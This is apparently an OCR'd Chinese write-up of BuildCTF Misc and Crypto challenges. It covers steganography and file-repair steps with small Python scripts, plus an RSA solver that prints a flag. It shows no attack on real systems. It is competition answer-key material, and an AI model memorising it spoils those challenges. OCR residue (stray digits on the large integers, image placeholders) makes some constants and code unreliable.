
```
525 1020
hex: 0x20d 0x3fc
```


改一下，得到后半串编码

社会主义核心价值观编码


四妹？还是萍萍呢？

在图片的第38个chunk处发现了压缩包的部分，加个504B上去丢给foremost去分解







压缩包需要密码，提示公众号回复password有惊喜，破碎的二维码一眼就是DK盾，不用补全了，直接去回复拿到password，解压出txt。里面的内容一看就是图片被base64了，转换一下。



图片的状态一眼就是宽高有问题，去爆破一下，然后修改，得到flag。







名称	值	开始	大小	颜色	注释
struct PNG_SIGNATURE sig		0h	8h	Fg: Bg:	
struct PNG_CHUNK chunk[0]	IHDR (Critical, Public,...	8h	19h	Fg: Bg:	
struct PNG_CHUNK chunk[1]	sRGB (Ancillary, Publi...	21h	Dh	Fg: Bg:	
struct PNG_CHUNK chunk[2]	gAMA (Ancillary, Publ...	2Eh	10h	Fg: Bg:	
struct PNG_CHUNK chunk[3]	IDAT (Critical, Public, ...	3Eh	FFC6h	Fg: Bg:	
struct PNG_CHUNK chunk[4]	IDAT (Critical, Public, ...	10004h	10000h	Fg: Bg:	
struct PNG_CHUNK chunk[5]	IDAT (Critical, Public, ...	20004h	10000h	Fg: Bg:	

如果再来一次，还会选择我吗?

可以看出每两个字节交换了一下，写脚本还原，得到key



```
with open('password.png', 'rb') as f:
    content = f.read()
swapped = bytearray(content)
for i in range(0, len(swapped)-1, 2):
    swapped[i], swapped[i+1] = swapped[i+1], swapped[i]
with open('output.png', 'wb') as f:
    f.write(swapped)
```




给了一个很抽象的被涂掉的条形码，用脚本恢复一下

```
from PIL import Image
img = Image.open('key.png')
result = Image.new(img.mode, img.size, 'white')
pixels = img.load()
result_pixels = result.load()
for i in range(img.size[0]):
    for j in range(img.size[1]):
        r, g, b = pixels[i, j][:3]
        if not (r == 0 and g == 0 and b == 0 or r == 255 and g == 255 and b ==
255):
            result_pixels[i, j] = (255, 255, 255)
        else:
            result_pixels[i, j] = pixels[i, j]
result.save('keyy.png')
```

```
from PIL import Image
img = Image.open('keyy.png')
result = img.copy()
pixels = img.load()
result_pixels = result.load()
width, height = img.size
for col in range(width):
```


```
    has_black_pixel = False
    for row in range(height):
        r, g, b = pixels[col, row][:3]
        if r == 0 and g == 0 and b == 0:
            has_black_pixel = True
            break
    if has_black_pixel:
        for row in range(height):
            result_pixels[col, row] = (0, 0, 0)
result.save('keyyy.png')
```


解压出的txt里面是超长一串base64，懒得写脚本反复解码了，直接cyberchef无脑点



老色批

lsb





Crypto

OVO开门爽！开到南天门了兄弟

题目

```
from Crypto.Util.number import *

flag = b'BuildCTF{******}'

#随机生成p,q
p = getPrime(1024)
q = getPrime(1024)

#计算模数n
n = p*q

e = 65537

m = bytes_to_long(flag)

#c=m^e%n
c = pow(m, e, n)

print('P = ',p**2)
print('Q = ',q**2)
print('n = ',n)
print('e = ',e)
print('c = ',c)


# P =
827985333075723466913648303275082482617577792750657508371016641289701207946695576971527560415287224214732019464016564915292898491931575441944772979348398413039635857857113795657130251620264907661907683199792267557270584819950430923204450295786631701121250598528412936552257036839536842738890422378274285061698313088515278565051304630192030506982234836693182540427169587668853967528530388218906067118491113974255471001875556551801477773332279552271023409135387829848649824482963887894938969038448857333813882564238168774988810234137925413744554630679625809276209940940928587165168861138750767379478425790194689269848 1
# Q =
940664350317676668811390422670247732270666473171427263252576353339538029832014034186004359135042825836108910623387624017576782629397653456827415327654275552462013871476733882033474814036508085647425333403323645709276424499498383791495528680815378462873932721753970113493974831312307134769782727916995281072799568178071771997116166156193618055316188835992947914371206162785434365694933488221826014155776886822215146847194688422537000970690064085149279853845838444929404293083135972379989358156867743386853169936078980044907775179853549711700405973467091282935879317534686626244255071562283301323567792631207595055068 1
# n =
882528348219047600594625334363882087955935530686091226812889124151331005406642456782420275753975771217730928269499761321796833616405077015227736960141539424978157741545622412010254396828503564751446136461173433807352345435437699278355103539555819417120268085518286876656327769732569022684931694410173949165981217405489851949214549509867143912571408644982669734369208110913156455622017458397036343111046222247301302182577026780324951589373698943014619419993633515393661119646722559974683087395808528766522319076713740436684005529785955449012338987739696571017727955895463022287997458160206990117507477719136253741958 1
# e =  65537
```

```
# c =
279150829421797581596640009087890910222947105668387669038020973944375070620544090339323039668200962323756468734804274858447333812984671710699854182378731209841321663432583453894778443392614883185887601252309793406780068717541254872792121209450618457381301083708145092803178160672436056089520746873967289047726498738605082408095415459392196242548789002911267393909678201410362607122085555745221314465565955623309692096652917573862466480609908407877697721605498625381163709053064022937644945018387098953555706467162459767335420141656635398159727555628214434116426479818986367618221072212039662967583505474775764112167445945340020576736256781888244765432880489561245655094731005508385630855854346757273588316107249205502133500357921703237293977969475986979830843475671910092363458159689277290259190662277047281800608055537871518624260342755266051548078406954986440701846819623116393382734698598385053488234172347222707988823843670586300641081552406803077545574724764309831840394749071885785784845898338121962165517833544117971564099484990120059639437285648038981501557357626958256586784757465599007057968145128383801936031786572260334068128103149601422510122235769841156423514636847245124567785488530026535964858998543031260919172735 60
```

简单的数学运算，不多说了

```
import gmpy2
from Crypto.Util.number import *
P =
 827985333075723466913648303275082482617577792750657508371016641289701207946695576971527560415287224214732019464016564915292898491931575441944772979348398413039635857857113795657130251620264907661907683199792267557270584819950430923204450295786631701121250598528412936552257036839536842738890422378274285061698313088515278565051304630192030506982234836693182540427169587668853967528530388218906067118491113974255471001875556551801477773332279552271023409135387829848649824482963887894938969038448857333813882564238168774988810234137925413744554630679625809276209940940928587165168861138750767379478425790194689269848 1
Q =
 940664350317676668811390422670247732270666473171427263252576353339538029832014034186004359135042825836108910623387624017576782629397653456827415327654275552462013871476733882033474814036508085647425333403323645709276424499498383791495528680815378462873932721753970113493974831312307134769782727916995281072799568178071771997116166156193618055316188835992947914371206162785434365694933488221826014155776886822215146847194688422537000970690064085149279853845838444929404293083135972379989358156867743386853169936078980044907775179853549711700405973467091282935879317534686626244255071562283301323567792631207595055068 1
n =
 882528348219047600594625334363882087955935530686091226812889124151331005406642456782420275753975771217730928269499761321796833616405077015227736960141539424978157741545622412010254396828503564751446136461173433807352345435437699278355103539555819417120268085518286876656327769732569022684931694410173949165981217405489851949214549509867143912571408644982669734369208110913156455622017458397036343111046222247301302182577026780324951589373698943014619419993633515393661119646722559974683087395808528766522319076713740436684005529785955449012338987739696571017727955895463022287997458160206990117507477719136253741958 1
e =  65537
c =
 279150829421797581596640009087890910222947105668387669038020973944375070620544090339323039668200962323756468734804274858447333812984671710699854182378731209841321663432583453894778443392614883185887601252309793406780068717541254872792121209450618457381301083708145092803178160672436056089520746873967289047726498738605082408095415459392196242548789002911267393909678201410362607122085555745221314465565955623309692096652917573862466480609908407877697721605498625381163709053064022937644945018387098953555706467162459767335420141656635398159727555628214434116426479818986367618221072212039662967583505474775764112167445945340020576736256781888244765432880489561245655094731005508385630855854346757273588316107249205502133500357921703237293977969475986979830843475671910092363458159689277290259190662277047281800608055537871518624260342755266051548078406954986440701846819623116393382734698598385053488234172347222707988823843670586300641081552406803077545574724764309831840394749071885785784845898338121962165517833544117971564099484990120059639437285648038981501557357626958256586784757465599007057968145128383801936031786572260334068128103149601422510122235769841156423514636847245124567785488530026535964858998543031260919172735 60
p=(gmpy2.iroot(P+Q+2*n,2)[0]+gmpy2.iroot(P+Q-2*n,2)[0])//2
q=n//p
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
print(long_to_bytes(pow(c,d,n)))
```

BuildCTF{We1c0Me_b@cK_To_7uNiOr_h19H!!!}

ezzzzz_RSA

之前打hscctf的时候见过这题，没想到还能见到这题

题目

```
import libnum
from Crypto.Util.number import *

flag = b'BuildCTF{*******}'

m = libnum.s2n(flag)

e = 65537
q = getPrime(1024)
q1 = getPrime(1024)
p = getPrime(1024)
p1 = getPrime(1024)

n = p * q
n1 = q * p1
n2 = p * q1
c = pow(m, e, n)
h0 = pow(2023 * p + 2024, q1, n2)
h1 = pow(2024 * p1 + 2023 * q, 113, n1)
h2 = pow(2023 * p1 + 2024 * q, 629, n1)

print(f'n1 = {n1}')
print(f'n2 = {n2}')
print(f'c = {c}')
print(f"h0 = {h0}")
print(f"h1 = {h1}")
print(f"h2 = {h2}")


"""
n1 =
19957426023169626195602761840035904096149402534966487535713447987366768645542881
12478255126897834206345843084687782421065977812628170598471106119035163649794494
33219889501881711599037173489365563461986383119500161368654250150370982700400318
72702873264144372191898253134939805153141701819590164140250130420280491966786900
65118694131795955606673095974427996397606556543615339967947541004077363714267793
69268946779192423516104572962038648069915394805935460844493230176704315900123125
26757477514457145686070196978477495658962519391041011847512041022828710693830661
41221738932060088836157891715308807367858742226995571047 1
n2 =
11933661747067216317642315621042074566046499785197709817779978157416906347669444
37423431332906485962296074374351173567261499956626402564869858988618505675807171
83199642626198191437579229166241963543133224565342665201505430081178881013499203
96737532937616502689667208207329048979872222563877933742673021891249520999021187
40406570638870071120844562804138695645939827123023601847696483939924514366653435
91137778465351517731747017322842800835865804899956663063738394179466481961408799
78268472361473557375951972193618245984950374326806423407152520541682571610372434
45377817249792569653527020494384246747210023785431824429 1
```

```
c =
